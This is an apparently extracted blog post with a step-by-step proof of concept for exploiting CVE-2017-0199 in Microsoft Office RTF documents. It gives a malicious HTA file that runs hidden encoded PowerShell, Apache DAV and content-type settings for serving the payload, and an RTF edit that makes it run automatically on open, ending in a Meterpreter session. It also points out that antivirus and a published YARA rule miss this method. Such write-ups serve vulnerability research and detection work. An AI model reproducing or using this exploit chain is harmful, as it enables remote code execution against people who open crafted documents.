CVE-2017-0199 Practical exploitation ! (PoC)

avril 14, 2017


Introduction

Since several days the security community has been informed thanks to FireEye publication of different malware campaigns (Dridex...) spreaded using CVE-2017-0199.
Several other publications were related to this vulnerability but no working exploit was published.
After digging a while I found the way to exploit this vulnerability in an easy way, which seems to be a bit different than the current works already done by other researchers.

I decided to publish this work as Microsoft officially published a patch on 11 of Apr 2017.

Technical background

It is possible to include OLEv2 links to existing documents.
These objects (once included) will reflect the current content of the source link once loaded in the document.
What is amazing is that if you try to include HTA link as an OLEv2 object it will be executed once (at the creation) but Winword will return an error like:



The problem in this case is that the HTA file will not be persistent (to make it persistent you would have had to Link it with file + create icon but we want to be stealth and to have autorun right ?)

After thinking a while I started by thinking how to handle a real, not malicious OLE object link to a remote RTF file... To achieve i had to play a little bit with content-type and DAV module in Apache to serve my file in the "proper" Microsoft Office expected way... (this will be discussed in next chapters).
From there, I will have a valid embeded Object link automatically updated after each open of my document !

Next step ? Modify the document at the source with my payload in HTA!?!

In this scenario, I was able to:
- Create a dynamic OLEv2 object link for a real RTF file
- Modify the RTF at the source with my payload
- Bypass the error generated if I wanted to create a direct link to HTA document

Another issue ? The OLE object needed to be activated autmatically !

I had much help to solve all these issues relaying on different articles in the reference part ! Thanks to Didier Stevens blog, Vincent Yiu (mainly inspired from its article), Nvisio labs, FireEye and obviously... Microsoft :)

Step 1
Prepare an HTA file: (HTA file are HTML application which can run JScript and VBscript)
Let's call it "**ms.hta**"

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "htt
  <html xmlns="http://www.w3.org/1999/xhtml">
  <head>
  <meta content="text/html; charset=utf-8" http-equiv="Content-Type
  <title>Bonjour</title>
<script language="VBScript">
 Set owFrClN0giJ = CreateObject("Wscript.Shell")
 Set v1ymUkaljYF = CreateObject("Scripting.FileSystemObject")
 If v1ymUkaljYF.FileExists(owFrClN0giJ.ExpandEnvironmentStrings("%P
  owFrClN0giJ.Run "powershell.exe -nop -w hidden -e ENCODED_B64_SHE
 End If
</script>
<hta:application
    id="oHTA"
    applicationname="Bonjour"
    application="yes"
  >
  </hta:application>
  </head>
  <div>
  <object type="text/html" data="http://windows.microsoft.com/en-IN
  </object></div>
  <body>
  </body>
  </html>
```

Step 2

Create a simple RTF document using Winword with the any random content. (in our example the string "This is my official and legit content")

Call it "**ms.rtf**"

Step 3

Push these 2 files on a webserver you have full control on.
We supposed it will be stored in /var/www/html

Now we have to configure Apache to be able to include the ms.rtf as a link

```
a2enmod dav
a2enmod dav_fs
a2enmod dav_lock
a2enmod headers
service apache2 restart
```

The following directive will :
- Add "Content-Type application/rtf to all files in /ms
- Allow the PROPFIND request performed by Microsoft Office

```
Modify virtualhost and include:
```


```
<Directory /var/www/html/ms/>
Header set Content-Type "application/rtf"
</Directory>
<Directory />
Dav on
</Directory>
```

```
service apache2 restart
```

Step 4

Create a simple RTF document using Winword "**exploit.rtf**" This will be our exploit !


Insert -> Object



CVE-2017-0199 Creation of OLEv2 external link

After clicking OK you will get the content of the "ms.rtf" file which just contains a random string..

Save the file as "**exploit.rtf**"



CVE-2017-0199 Olev2 link object created

At this step we can close Winword and go to the next step for changing the content of ms.rtf with the HTA payload...

Step 5

The following step will :
- change the ms.rtf that we have included with the custom HTA payload
- The web server will send a "application/hta" content-type... this will be interpreted by the Winword client which will run mshta to handle this content-type and execute our payload

```
cat /var/www/html/ms/ms.hta > /var/www/html/ms.rtf
```

```
vi /etc/apache2/sites-enables/000-default
Change -> application/rtf to application/hta
like:
```


```
<Directory /var/www/html/ms/>
Header set Content-Type "application/hta"
</Directory>
```

```
service apache2 restart
```

Step 6

At this step, if the user opens the "exploit.rtf" file he will have to double click on the link object to launch the attack...

If we want the OLE object to be loaded automatically at the opening of the document we have to edit the exploit.rtf file and change:



to


\object\objautlink**objupdate**\rsltpict.....

At this step the exploit is built.


Exploitation:

Once the user open the document the OLE object is updated trhough the link and mshta is execute thanks to the application/hta content-type delivered by the server
Result: code is executed !

Meterpreter is here !



We don't care about the warning as the code was already executed...



CVE-2017-0199 Exploited ! warning **after** execution

Detection using current AV/published YARA rules

From my personal tests it seems that this method is not currently catched by AV (Defender already have signature for CVE-2017-0199)

Additionnally current published yara rules does not match this exploit

```
rule rtf_objdata_urlmoniker_http {
 strings:
 $header = "{\\rtf1"
 $objdata = "objdata 0105000002000000" nocase
 $urlmoniker = "E0C9EA79F9BACE118C8200AA004BA90B" nocase
 $http = "68007400740070003a002f002f00" nocase
 condition:
 $header at 0 and $objdata and $urlmoniker and $http
 }
```

Indeed urlmoniker does not match, which will never trigger this yara rule.

References

https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199_useda.html
https://www.mdsec.co.uk/2017/04/exploiting-cve-2017-0199-hta-handler-vulnerability/
https://blog.nviso.be/2017/04/12/analysis-of-a-cve-2017-0199-malicious-rtf-document/

David Routin